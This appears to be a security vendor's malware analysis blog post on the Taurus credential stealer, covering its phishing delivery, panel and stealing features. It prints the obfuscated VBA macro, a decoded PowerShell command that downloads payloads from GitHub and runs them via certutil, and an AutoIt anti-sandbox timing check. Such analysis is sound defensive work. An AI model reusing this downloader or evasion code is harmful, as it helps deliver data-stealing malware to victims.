Taurus: The New Stealer in Town

zscaler.com/blogs/research/taurus-new-stealer-town

A sandbox is a valuable tool in the ongoing battle against cybercriminals and bad actors are continually looking for ways to avoid detection. One of the newest ones we observed, Taurus, includes techniques to evade sandbox detection. Was this new malware able to go undetected by the Zscaler Cloud Sandbox? (Spoiler alert: It wasn't.)

Let's take a closer look at the Taurus stealer.

In early June 2020, we observed and began tracking a new malware campaign. During our research, we observed that the "Predator the Thief" cybercriminal group is behind the development of this stealer, named Taurus, and is selling it on dark forums for $100 or rebuilt with a new domain for $20.

The group selling Taurus claims that this stealer is capable of stealing passwords, cookies, and autofill forms along with the history of Chromium- and Gecko-based browsers. Taurus can also steal some popular cryptocurrency wallets, commonly used FTP clients credentials, and email clients credentials. This stealer also collects information, such as installed software and system configuration, and sends that information back to the attacker. Taurus is designed to not execute in countries within the Commonwealth of Independent States (CIS), which includes Azerbaijan, Armenia, Belarus, Georgia, Kazakhstan, Kyrgyzstan, Moldova, Russia, Tajikistan, Turkmenistan, Uzbekistan, and Ukraine. (Turkmenistan and Ukraine are both unofficial members of the organization. Georgia was a member of the CIS but left the group in 2008.)

Infection cycle



Spam Mail
Doc Attachment
Enables Macro
PowerShell Script Executed
Three Files of the Taurus Project Downloaded
Certutil Decodes the Payload
Malware Steals Information from Victim's Machine

Figure 1: Infection cycle of the Taurus campaign

Distribution method

While tracking the campaign, we noticed that attackers initiated this campaign by sending a spam mail to the victim containing a malicious attachment. Below are the details of the spam mail we observed:

From: "[email protected]" <[email protected]>


Received: from daqrey.site (unknown [91.191.184.35])

Date: Fri, 5 Jun 2020 16:56:35

Subject: Penalty Charge Notice

Attachment: pay-violation1011066.doc

The attachment (pay-violation1011066.doc) contained malicious macro code to download further payloads.



To open the document, follow steps:

This document is only available for desktop version of Microsoft Office Word


Click **Enable editing** button from the yellow bar above

Once you have enabled editing, please click **Enable content** button from the yellow bar above

Figure 2: The attached malicious doc asks users to enable a macro.

Installation

Once the document is opened, it prompts the user to enables the macro. Once the content is enabled, an AutoOpen() subroutine is called, which will run the malicious Visual Basic for Applications (VBA) macro wherein a PowerShell script is executed via BitsTransfer, downloads three different files of the **Taurus Project** from the Github site, then saves them in a Temp folder with predefined names.




```
Sub AutoOpen()
Dim TejEna As String


Set Ieraj = GetObject("winmgmts:").Get("Win32_PingS" + "tatus.Address='TeyjAE,.microsoft.com',ResolveAddressNames=True")
With Ieraj
    If .StatusCode = 0 Then
          End
        ElseIf .StatusCode > 0 Then
          End
        End If
End With

Call GetObject(StrReverse("ss" + "ec" + "orP_" + "23niW" + ":2" + "vmi" + "c\t" + "oor:" + "stm" + "gm" + "n" + "iw")). _
Create(StrReverse("==AAOBwdAYGAwBQNAACAOBwcAkGAMBAdA4GAlBQbAUHAnBgcAEEAtAAIAEHA5BAdAIDAqBAIAMHAzBQZAMGAvBgcAAFAtAAdAIHAhBAdAMF
"AOCAOBQZAMFAgAwOAICAtBwbAMGAuAgZAMGAOBwcAcHAcBAUAOEAFBAVAoDA2BgbAUGAkAgIAwCAiAAaAoHA2AAdAMHAcBAUAOEAFBAVAoDA2BgbAUGAkAgIAwCAi
"BQZAQHAjBwLAAHAvBAaAMHApBgYAkHAvBgcAUGAsBwLAOGAvBwYA4CAOBgbAUGAOBgbA8GAjBgcAUGAzBQdAIGA1BAaAQHApBwZA4CA3BQYAIHAvAwLAoDAzBAcAQ
"QHApBwZA4CA3BQYAIHAvAwLAoDAzBAcAQHAOBAaAwCAtBwbAMGAuAAdAgGAOBAVAUGAHBwLAIHAlBAdAMHAhBQbA8CAhBwaAIHAlBAdAMGAvAAcA8GAoBwcAkGAiB
"LAQHAyBQYAQHATBAIAsDAyBQZAYGAzBgbAEGAyBAVAMHAOBQaAIEAgAQZAwGA1BAZA8GANBQLAQHAyBwbAAHAtBQS e- ne" + "ddi" + "h ely" + "tswodn"
End Sub
```

Figure 3: The obfuscated VBA macro code

The macro contains the URL of the payload as a combination of the following obfuscations: Base64 encoded and reversed string.

Upon decrypting the obfuscated macro code, we see the PowerShell script, as shown in Figure 4.



```
powershell -windowstyle hidden -e
Import-ModuleBitsTransfer;Start-BitsTransfer-Sourcehttps://raw.github
usercontent.com/leroybishop/cterka/master/GeTNht.com,https://raw.gith
ubusercontent.com/leroybishop/cterka/master/bAMI.com,https://raw.gith
ubusercontent.com/leroybishop/cterka/master/wsNcf.com-Destination"$en
v:TEMP\j2tyq.com","$env:TEMP\st6zh","$env:TEMP\wsNcf.com";Set-Locatio
n-Path"$env:TEMP";certutil-decodest6zh5pfwt;Start-Processj2tyq-Argume
ntList5pfwt
```

Figure 4: The decrypted PowerShell script used to download the payload.

Further, these three files get downloaded from Github and dropped in the %Temp% directory. The three files are:


1. **GeTNht.com** → saved with the name ***“j2tyq.com”*** → Legitimate AutoIt3.exe

2. **bAMI.com** → saved with the name **“st6zh”** → Base64-encoded AutoIt script having certificate header

3. **wsNcf.com** → saved with the name **“wsNcf.com”** → Taurus Stealer

Here, PowerShell is using the Certutil.exe command to decode the payload and execute it on the victim's machine.

The Twitter handle @3xp0rt, which exposes documents from a Russian hacking forum, shows some of the claims of the Taurus project.



Taurus Project

Стиллер написан на C++(c++17), не имеет зависимостей (.NET Framework/CRT и тд).
Трафик между панелью и билдом шифруется каждый раз уникальным ключом.
Поддержка одного резервного домена (указывается при запросе билда).
Вес: 250 КБ (без обфускации 130 КБ).
Билд не работает в странах СНГ. Не подставляйте ни себя, ни нас.

Функционал:

- Рекурсивный сбор паролей, куки (в формате NETSCAPE), форм автозаполнения, CC, истории (можно отключить в конфиге) с большинства Chromium/Gecko-based браузеров (если Вы заметили, что с какого-либо браузера данные собираются с ошибкой/не собираются вовсе просьба отписать по контактам ниже)
- Сбор паролей, куки из Edge (включая chromium-based Edge)
- Рекурсивный сбор холодных кошельков (дополним список по Вашей просьбе):
  - Electrum
  - MultiBit
  - Ethereum
  - Jaxx
  - ByteCoin
  - Atomic
  - Exodus
- Сбор данных для авторизации FTP-клиентов (дополним список по Вашей просьбе):
  - FileZilla
  - WinFTP
  - WinSCP
- Сбор файлов сессий след. софтов (дополним список по Вашей просьбе):
  - Discord
  - Steam
  - Telegram
  - Authy
- Сбор информации об аккаунте Battle Net
- Сбор диалогов Skype
- Сбор данных для авторизации VPN-клиентов (дополним список по Вашей просьбе):
  - NordVPN
- Сбор данных для авторизации jabber-клиентов (дополним список по Вашей просьбе):
  - Pidgin
  - Psi+
  - Psi
- Сбор данных для авторизации почтовых клиентов:
  - Foxmail
  - Outlook
- Сбор информации о ПК (файл Information.txt):

Figure 5: The Taurus project claims to have the stealing ability of malware.

The author claims that Taurus has the following stealing capabilities:

- Stealing cookies, Auto-form details, browsing history, and credit card information from Chromium- and Gecko-based browsers.
- Cookies and passwords from Microsoft Edge browsers.
- Credential stealing of some cryptocurrency wallets, including Electrum, MultiBit, Ethereum, Jaxx Liberty, Bytecoin, Atomic, and Exodus
- Stealing credential of FTP clients, including FileZilla, WinFTP, and WinSCP
- Stealing session files from applications, including Discord, Steam, Telegram, and Authy
- Stealing account information of the Battle.Net service
- Stealing Skype history
- Stealing credentials from NordVPN
- Stealing credentials from Pidgin, Psi+, and Psi
- Stealing credentials from Foxmail and Outlook
- Collects system information, such as system configuration and list of installed software.





Figure 6: The Taurus login panel.

The Taurus project has also built a dashboard where the attacker can keep an eye on the infection counts according to geolocations.



Top countries

Country	Count	Percentage
IN	30	18.87%
TR	12	7.55%
EG	10	6.29%
ID	10	6.29%
BR	10	6.29%

Top prefix


Prefix	Count	Percentage
	159	100.00%

Operating system

Prefix	Count	Percentage
Windows 10 Enterprise x64	42	26.42%
Windows 10 Home x64	32	20.13%
Windows 7 Ultimate x64	19	11.95%
Windows 7 Ultimatex32	13	8.18%
Windows 10 Pro x64	10	6.29%

Figure 7: The Taurus dashboard to see infection count according to geolocation.

This dashboard also provides the attacker with the ability to customize the configuration of Taurus.



Config

☑ Browsers history
☑ Crypto wallets
☑ BattleNet
☑ Discord
☑ Jabber
☑ Outlook
☑ WinFTP
☑ Authy
☐ Anti virtual machine

☑ Screenshot
☑ Steam
☑ Telegram
☑ Skype History
☑ Foxmail
☑ File Zilla
☑ WinSCP
☑ NordVPN
☐ Self Delete

Max grabbed files size[KB]
1024

Change username

New username

Current username

Change password

Current username

New passwords

Current password

Domain detect

Show 10 entries Search:

Id	Domains	Color	Actions
2	facebook.com	#00ff00	Delete

Showing 1 to 1 of 1 entries

Backup

Show 10 entries

Id	Date	Size
		Empty


Showing 0 to 0 of 0 entries

Figure 8: The attacker can update the configuration of Taurus in the dashboard.

Technical analysis of the payload

Once PowerShell downloads the three different files from the GitHub repository, it uses the utility “Certutil.exe” to decode the payload. Out of three downloaded files, the first one is an AutoIT interpreter that is used to run the decoded AutoIT script. Then, Certutil.exe decrypts the second file, which is a Base64-encoded AutoIT file having a certificate as a header. This AutoIT file will decrypt the third file, which is the Taurus Stealer.


After deobfuscating the AutoIT script, we noticed that it has multiple anti-sandbox techniques. It checks for the Sleep patch in the sandbox using the GetTickCount function.



```
Func VbFfWFhdklIrmwTBnqxWouzVUcPHip($AbRVi)
$ZUrFtJTSZEoLjx = DllCall ("kernel32.dll", "long", "GetTickCount")
Sleep($AbRVi)
$nHhezAD = DllCall ("kernel32.dll", "long", "GetTickCount")
$OFlJaipVoLNBIkERNlakOh = $nHhezAD[0] - $ZUrFtJTSZEoLjx[0]
If Not (($OFlJaipVoLNBIkERNlakOh+500)>=$AbRVi and ($OFlJaipVoLNBIkERNlakOh-500)<=$AbRVi) Then
Exit
EndIf
EndFunc
```

Figure 9: The anti-sandbox patch with the GetTickCount API.

